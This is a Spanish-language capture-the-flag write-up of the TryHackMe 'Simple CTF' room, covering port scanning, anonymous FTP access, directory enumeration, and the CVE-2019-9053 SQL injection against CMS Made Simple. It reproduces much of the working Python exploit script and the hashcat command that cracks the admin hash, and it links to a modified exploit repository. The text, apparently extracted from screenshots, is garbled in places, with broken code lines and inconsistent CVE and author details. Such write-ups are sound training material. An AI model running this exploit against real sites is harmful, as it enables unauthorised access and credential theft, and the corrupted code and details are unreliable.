





Simple CTF es justamente un CTF easy en TryHackMe que muestra algunas de las habilidades necesarias para todos los CTF, incluyendo escaneo y enumeración, investigación, explotación y escalada de privilegios.





Luego, realizar un escaneo con la herramienta de nmap utilizando el siguiente comando ***nmap -p- -v -n -Pn -T5 10.10.144.97 -oN scan_SimpleCTF*** con esto se obtendrá lo que son los puertos y servicios que están corriendo.

```
root@PeNteStiNg: /home/deadgirl
File Actions Edit View Help

(root@PeNteStiNg)-[/home/deadgirl]
# nmap -p- -v -n -Pn -T5 10.10.144.97 -oN scan_SimpleCTF
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 21:39 -04
Initiating SYN Stealth Scan at 21:39
Scanning 10.10.144.97 [65535 ports]
Discovered open port 80/tcp on 10.10.144.97
Discovered open port 21/tcp on 10.10.144.97
SYN Stealth Scan Timing: About 7.70% done; ETC: 21:45 (0:06:12 remaining)
SYN Stealth Scan Timing: About 19.22% done; ETC: 21:44 (0:04:16 remaining)
SYN Stealth Scan Timing: About 34.89% done; ETC: 21:43 (0:02:50 remaining)
SYN Stealth Scan Timing: About 51.88% done; ETC: 21:43 (0:01:52 remaining)
Discovered open port 2222/tcp on 10.10.144.97
SYN Stealth Scan Timing: About 72.29% done; ETC: 21:42 (0:00:58 remaining)
Completed SYN Stealth Scan at 21:42, 196.16s elapsed (65535 total ports)
Nmap scan report for 10.10.144.97
Host is up (0.23s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
2222/tcp  open  EtherNetIP-1

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 196.23 seconds
Raw packets sent: 131197 (5.773MB) | Rcvd: 156 (7.562KB)

(root@PeNteStiNg)-[/home/deadgirl]
#
```

Con el resultado obtenido, se observa ver que los puertos 21 (FTP), 80 (HTTP) y 2222 (SSH) están abiertos.

Pregunta: ¿Cuántos servicios se están ejecutando en el puerto 1000?

Respuesta: 2

How many services are running under port 1000?

2

✓ Correct Answer



Sabiendo que el puerto SSH está abierto, me conecté con la IP de la maquina victima utilizando como usuario **anonymous** dentro de la maquina/usuario comencé a listar los archivos y directorios encontrando solamente un directorio con el nombre **pub** y en su interior un archivo con el nombre **ForMitch.txt**

Con el comando get descargo a mi directorio preferido el archivo utilizando el comando **get** **ForMitch.txt**

```
root@PeNteSTiNG: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help

(root@PeNteSTiNG)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
# ftp 10.10.144.97
Connected to 10.10.144.97.
220 (vsFTPd 3.0.3)
Name (10.10.144.97:deadgirl): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40473|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls -la
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x  3 ftp      ftp      4096 Aug 17  2019 .
drwxr-xr-x  3 ftp      ftp      4096 Aug 17  2019 ..
drwxr-xr-x  2 ftp      ftp      4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp>

ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |*****| 166 1.12 MiB/s 00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (0.71 KiB/s)
ftp> quit
221 Goodbye.

(root@PeNteSTiNG)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
```



Dentro del directorio asignado para la maquina víctima, listo el archivo descargado y con el comando cat de la siguiente manera **cat ForMitch.txt** se muestra un mensaje oculto.

```
root@PeNteStiNG: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
SimpleCTF
root@PeNteStiNG)~/home/deadgirl/Documents/rooms/6. Simple CTF
# ls
ForMitch.txt
root@PeNteStiNG)~/home/deadgirl/Documents/rooms/6. Simple CTF
# cat ForMitch.txt
Dammit man... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!
root@PeNteStiNG)~/home/deadgirl/Documents/rooms/6. Simple CTF
# nano users
root@PeNteStiNG)~/home/deadgirl/Documents/rooms/6. Simple CTF
# cat users
mitch
root@PeNteStiNG)~/home/deadgirl/Documents/rooms/6. Simple CTF
#
```

Para entregar una mayor información, repito el escaneo con la herramienta nmap utilizando el comando **nmap -p21,80,2222 -sCV 10.10.144.97 -oN full_scan_SimpleCTF** esto permirte un detalle más claro.

```
root@PeNteStiNG: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
root@PeNteStiNG)~/home/deadgirl/Documents/rooms/6. Simple CTF
# nmap -p21,80,2222 -sCV 10.10.144.97 -oN full_scan_SimpleCTF
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 21:52 -04
Nmap scan report for 10.10.144.97
Host is up (0.22s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.23.10.157
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-robots.txt: 2 disallowed entries
|_ / /openmr-5_0_1_3
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.09 seconds
root@PeNteStiNG)~/home/deadgirl/Documents/rooms/6. Simple CTF
#
```



Pregunta: ¿Qué se está ejecutando en el puerto superior?

Respuesta: SSH

What is running on the higher port?

ssh

✓ Correct Answer

Usando el nombre de usuario y la contraseña que se sospecha que podría ser el del mensaje ForMitch.txt, intentare acceder mediante SSH a la máquina de destino.

Como no se la password del usuario, cancelare la conexión remota.

```
root@PeNtEStING: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
simpleCTF
root@PeNtEStING: /home/deadgirl/Documents/rooms/6. Simple CTF
# ssh mitch@10.10.144.97 -p 2222
The authenticity of host '[10.10.144.97]:2222 ([10.10.144.97]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnASnnPNAufEqOpvTbO8dOJPcHGmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.144.97]:2222' (ED25519) to the list of known hosts.
mitch@10.10.144.97's password:

How many services are running under port 1000?
Answer format: ***

What is running on the higher port?
Answer format: ***


What's the CVE you're using against the application?
Answer format: CVE-YYYY-NNNNN

To what kind of vulnerability is the application vulnerable?
```




Como ya sé que existe un sitio web alojado, lo revisaré para obtener información adicional.

Primero, fue navegar hasta la IP y ver qué obtengo...




Descubro que es la página predeterminada de Apache2, no hay mucho más que hacer y decir al respecto.

A continuación, utilizo gobuster para escanear el sitio web en busca de páginas adicionales, con el comando **gobuster dir -u http://10.10.144.97.80 -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt** con esto listo los directorios que pudieran haber.






Usando la lista de palabras medianas que he proporcionado, gobuster pudo encontrar que hay una página web en “/simple”. Navegare hasta ella ahora y veré qué encuentro.




Existe una herramienta **whatweb** el cual permite enumerar que versión se está utilizando para correr la página web que se ejecuta en Apache con el comando **whatweb http://10.10.144.97/simple/**






Como se observa, esta es una página predeterminada para algo llamado “CMS Made Simple”, puedo ver que es la versión 2.2.8.

Veo si hay algo en línea sobre esta versión en particular simplemente yendo a un browser y busco “CMS Made Simple 2.2.8 exploit”.



En mis resultados, veo una página sobre Exploit-DB que coincide con mi búsqueda y hace referencia a un ataque de inyección SQL que utiliza CVE-2019–9053.





Pregunta: ¿Cuál es el CVE que estás usando contra la aplicación?

Respuesta: CVE-2019-9053

Pregunta: ¿A qué tipo de vulnerabilidad es vulnerable la aplicación?

Respuesta: SQLi

What's the CVE you're using against the application?

CVE-2019-9053

✓ Correct Answer

To what kind of vulnerability is the application vulnerable?

sql

✓ Correct Answer

🔍 Hint

Copio el código el cual lo llevo a un archivo .py en mi directorio que he creado para la resolución de esta VM. Utilizando el comando **nano exploit.py**

Ahora que conozco los puertos abiertos en la maquina objetivo, tengo una idea de lo que el objetivo está ejecutando en su sitio web y el siguiente exploit que voy a utilizar.

El exploit es un script de Python

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action='store', dest='url', help='Base target uri (ex. http://10.10.10.100/cms)')
parser.add_option('-w', '--wordlist', action='store', dest='wordlist', help='Wordlist for crack admin password')
parser.add_option('-c', '--crack', action='store_true', dest='cracking', help='Crack password with wordlist', default=False)

options, args = parser.parse_args()

if not options.url:
    print "[*] Specify an url target"
    print "[*] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[*] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[*] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
    exit()

url_vuln = options.url + '/moduleinterface.php?mact=News,m1_default,0'
session = requests.Session()
dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmqwertyuiopasdfghjklzxcvbnmqwertyuiopasdfghjklzxcvbnm_-.$'
flag = True
password = ""
temp_password = ""
TIME = 1
db_name = ""
output = ""
email = ""
```

```
root@PeNTeStiNG: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help

(root@PeNTeStiNG)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
# mkdir exploit

(root@PeNTeStiNG)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
# nano exploit.py

(root@PeNTeStiNG)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
#
```



```
root@PeNteStiNg: /home/deadgirl/Documents/rooms/6. Simple CTF/exploit
File Actions Edit View Help
GNU nano 8.1 /home/deadgirl/Documents/rooms/6. Simple CTF/exploit.py *
    output += '\n[+] Email found: ' + email
    flag = True
    from termcolor import cprint
dump_salt()
dump_username()
dump_email()
dump_password()
    parser = optparse.OptionParser()
if options.cracking:
    print colored("[*] Now try to crack password")
    crack_password()
    add option /-w/ --wordlist', action="store", dest="wordlist", help="
beautify_print()
    options, args = parser.parse_args()
    if not options.url:
        print "[+] Specify an url target"
        print "[+] Example usage (no cracking password): exploit.py -u http://target"
        print "[+] Example usage (with cracking password): exploit.py -u http://target -w wordlist"
        print "[+] Setup the variable TIME with an appropriate time, because this"
        exit()
    url_vuln = options.url + '/module?interface=pharmact=News.m1 .default.0'
    Write Out
    Read File
    Where Is
    Replace
    Cut
    Paste
    Execute
    Justify
    Location
    Go To Line
```

NOTA: En mi caso no me resulto descargando el script desde la página de **ExploitDB** por lo que modifique el archivo en la línea **"line 12, in from termcolor import colored"** el cual arroja un erro al momento de ejecutar el comando.



En mi repositorio de **GitHub** se encuentra el script modificado <https://github.com/deadgirlerg/CMS-Made-Simple-2.2.10---SQL-Injection> el cual se podrán descargar y realizar el exploit.

```
1 #!/usr/bin/env python
2 # Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
3 # Date: 30-03-2019
4 # Exploit Author: Davide Sarno @ Certifier Group
5 # Vendor Homepage: https://www.cmsmadesimple.org/
6 # Software Link: https://www.cmsmadesimple.org/downloads/cms/
7 # Version: <= 2.2.9
8 # Tested on: Ubuntu 18.04 LTS
9 # CVE : CVE-2019-0853
10
11 # Python 3 Version
12 # Date: 28-12-2021
13 # Ported By: Dorico Renee
14 # Tested on: Python 3.10.1
15
16 import requests
17 from termcolor import colored
18 import time
19 from termcolor import cprint
20 import optparse
21 import hashlib
22
23 parser = optparse.OptionParser()
24 parser.add_option('-u', '--url', action='store', dest='url', help='Base target url (ex. http://10.10.10.100/cms)')
25 parser.add_option('-w', '--wordlist', action='store', dest='wordlist', help='Wordlist for crack admin password')
26 parser.add_option('-c', '--crack', action='store_true', dest='cracking', help='Crack password with wordlist',
27                  default=False)
28
29 options, args = parser.parse_args()
30 if not options.url:
31     print("[*] Specify an url target")
32     print("[*] Example usage (no cracking password): exploit.py -u http://target-url")
```

```
root@PeNtEStiNg: /home/deadgirl/Documents/rooms/6. Simple CTF/exploit
File Actions Edit View Help
GNU nano 8.1 exploit.py
TIME) + ") + from+cms_users+where+email+like+0x" + ord_email_temp + "25+and+user_id+>
url = url_vuln + "6m1_idlist=" + payload
start_time = time.time()
r = session.get(url)
elapsed_time = time.time() - start_time
if elapsed_time >= TIME:
    flag = True
    break
if flag:
    email = temp_email
    ord_email = ord_email_temp
output += '\n[+] Email found: ' + email
flag = True

dump_salt()
dump_username()
dump_email()
dump_password()

if options.cracking:
    print(colored("[*] Now try to crack password"))
    crack_password()

beautify_print()
```



Aquí puedo ver que necesito proporcionar una URL usando el indicador `-u` y puedo proporcionar una lista de palabras para descifrar contraseñas usando `--crack -w`. Una vez listo el script, con el siguiente comando ejecutar el exploit **`Python exploit.py -u http://10.10.144.97/simple/ --crack /home/deadgirl/Desktop/rockyou.txt`**

Ahora, lo ejecuto y espero a obtener los resultados.

```
root@PeNteStiNg: /home/deadgirl/Documents/rooms/6. Simple CTF/exploit
File Actions Edit View Help

(root@PeNteStiNg)-[/home/.../Documents/rooms/6. Simple CTF/exploit]
# python exploit.py -u http://10.10.144.97/simple/ --crack /home/deadgirl/Desktop/rockyou.txt
```

He obtenido un nombre de usuario y una contraseña crackeada.

```
root@PeNteStiNg: /home/deadgirl/Documents/rooms/6. Simple CTF/exploit
File Actions Edit View Help

[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[*] Try: 0t
[]
```



Por otro lado, con la herramienta de **hashcat** intento descifrar la contraseña que se encuentra cifrada en formato binario, para ello utilizo el siguiente comando indicado en la imagen.

```
root@PeNtEStiNg: /home/deadgirl/Documents/rooms/6. Simple CTF/exploit
File Actions Edit View Help
What's the user flag?
root@PeNtEStiNg: /home/deadgirl/Documents/rooms/6. Simple CTF/exploit
# hashcat -O -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /home/deadgirl/Desktop/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 1425/2914 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0 you leverage to spawn a privileged shell?
Maximum password length supported by kernel: 31
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 51

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Early-Skip
* Not-Iterated
* Prepend-Salt
* Single-Hash
```

```
root@PeNtEStiNg: /home/deadgirl/Documents/rooms/6. Simple CTF/exploit
File Actions Edit View Help
What's the user flag?
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c 30. keep cool!

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /home/deadgirl/Desktop/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secretgo to spawn a privileged shell?

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 20 (md5($salt.$pass))
Hash.Target.....: 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2
Time.Started....: Tue Aug 20 23:31:00 2024 (0 secs)
Time.Estimated...: Tue Aug 20 23:31:00 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/home/deadgirl/Desktop/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
